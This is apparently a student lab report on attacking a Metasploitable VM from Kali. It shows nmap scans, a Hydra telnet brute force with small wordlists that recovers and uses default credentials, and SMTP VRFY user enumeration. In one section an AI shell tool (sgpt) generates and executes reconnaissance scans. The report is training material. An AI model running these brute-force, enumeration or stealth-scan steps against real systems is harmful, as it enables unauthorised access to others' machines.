[*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
[*] Nmap: 6667/tcp  open  irc          UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
nix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
msf6 >
zsh: suspended  sudo msfconsole


(kali1b7@187)-[~]
$
```

Also we know that telnet uses no encryption and allows brute force attacks, so we will brute force into telnet using hydra.

First we create a username list file using nano:

```
(kali1b7@187)-[~]
$ nano users.txt
```

Then we write common usernames inside the file:




```
1B7 Group - Kali Ethical Project [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 8.3 users.txt *
msfadmin
root
user
admin
```

After that we create a password list file also using nano:




```
(kali1b7@1B7)-[~]
$ nano pass.txt
```

Then we write common passwords in that file:



```
1B7 Group - Kali Ethical Project [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 8.3 pass.txt *
msfadmin
toor
123456
password
```

After doing these 2 things now we are going to use hydra so it can brute force the telnet login:



```
(kali1b7@1B7)-[~]
$ hydra -L users.txt -P pass.txt 10.0.2.6 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 16:11:52
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SS
H, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per t
ask
[DATA] attacking telnet://10.0.2.6:23/
[23][telnet] host: 10.0.2.6 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 16:12:01

(kali1b7@1B7)-[~]
$
```

As you can see in the previous command, we have extracted the login and password using hydra and the files we created.

Now we try to connect using the information we have:

```
(kali1b7@187)-[~]
$ telnet 10.0.2.6
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/_/_/_/_/_

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Apr 10 08:13:59 EDT 2025 from 10.0.2.15 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Now that we are successfully connected using telnet lets try some commands:

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```


Exploit 3

Tools used: (telnet, VRFY)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.6
MAC Address	08:00:27:F5:30:9F
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180

Step 1: Reconnaissance (Information Gathering)

In the first step we used the command

```
$ sudo netdiscover
```

This command will show all the ip addresses connected to the network.



Step 2: Scanning

Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.6
```

-sS for TCP Scan

-sV for service version

-O for OS detection

```
1B7 Group - Kali Ethical Project [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali1b7@1B7: ~
File Actions Edit View Help
(kali1b7@1B7)-[~]
$ sudo nmap -sS -sV -O 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 14:35 +04
Nmap scan report for 10.0.2.6
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; C
PE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds

(kali1b7@1B7)-[~]
$
```

Step 3: Vulnerability assessment

Now we start with the vulnerability assessment we use the command to start the metasploitable database:

```
$ sudo msfdb init
```


-sV for service version

```
(kali1b7@187)-[~]
$ sudo nmap -sS -sV 10.0.2.6
[sudo] password for kali1b7:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 11:44 +04
Nmap scan report for 10.0.2.6
Host is up (0.00094s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
```

Nmap service version scan we selected **SMTP** which is port 25

```
(kali1b7@187)-[~]
$ telnet 10.0.2.6 25
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

I used telnet then its successfully connected to the SMTP service on port 25 using Telnet confirming the server is running Postfix and ready to accept input for enumeration.

```
(kali1b7@187)-[~]  
$ telnet 10.0.2.6 25  
Trying 10.0.2.6 ...  
Connected to 10.0.2.6.  
Escape character is '^]'.  
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)  
VRFY root  
252 2.0.0 root  
VRFY msfadmin  
252 2.0.0 msfadmin  
VRFY admin  
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table  
HELO Kali  
250 metasploitable.localdomain  
VRFY root  
252 2.0.0 root  
VRFY msfadmin  
252 2.0.0 msfadmin  
VRFY admin  
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table  
VRFY postgres  
252 2.0.0 postgres  
VRFY nobody  
252 2.0.0 nobody  
421 4.4.2 metasploitable.localdomain Error: timeout exceeded  
Connection closed by foreign host.
```

Used the VRFY command over SMTP to successfully enumerate valid system users (root, msfadmin, postgres, nobody) confirming user enumeration vulnerability.

Discovering valid usernames = starting point for brute-force, social engineering, or privilege escalation.


Exploit 4 (Using ChatGPT)

Tools used: (nmap, msfconsole)

Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.5
MAC Address	08:00:27:57:72:EA
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180, 8787, 33316, 33823, 34005, 54555,

Step 1: Reconnaissance (Information Gathering)

We asked ChatGPT to discover all hosts on our network 10.0.2.0




```
root@Group1B7: /home/kali
File Actions Edit View Help

(root@Group1B7)-[/home/kali]
# sgpt --chat enumerator --shell "run network discover and discover the hosts on the network 10.0.2.0/24"
sudo nmap -sn 10.0.2.0/24
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 13:14 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00011s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.000089s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.000078s latency).
MAC Address: 08:00:27:07:BC:81 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up (0.00022s latency).
MAC Address: 08:00:27:57:72:EA (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.08 seconds

(root@Group1B7)-[/home/kali]
# sgpt --chat enumerator --shell "using nmap tool run a aggressive scan against 10.0.2.5 without being too noisy and scan all ports"
sudo nmap -A -T4 -p- 10.0.2.5
[E]xecute, [D]escribe, [A]bort: e
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 13:18 EDT
```

Step 2: Scanning

Here we asked ChatGPT to use nmap tool to start an aggressive scan on the host without being noisy and save the result on file



```
(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "using nmap tool run a aggressive scan against 10.0.2.5 witho
ut being too noisy and scan all ports and save the output in scan.txt"
sudo nmap -A -T4 -p- 10.0.2.5 -oN scan.txt
[E]xecute, [D]escribe, [A]bort: e
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 13:22 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00081s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN
|_ ssl-date: 2025-04-27T17:25:14+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
```

```
root@Group1B7: /home/kali/Desktop

File Actions Edit View Help
|_Not valid after: 2010-04-16T14:07:45
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
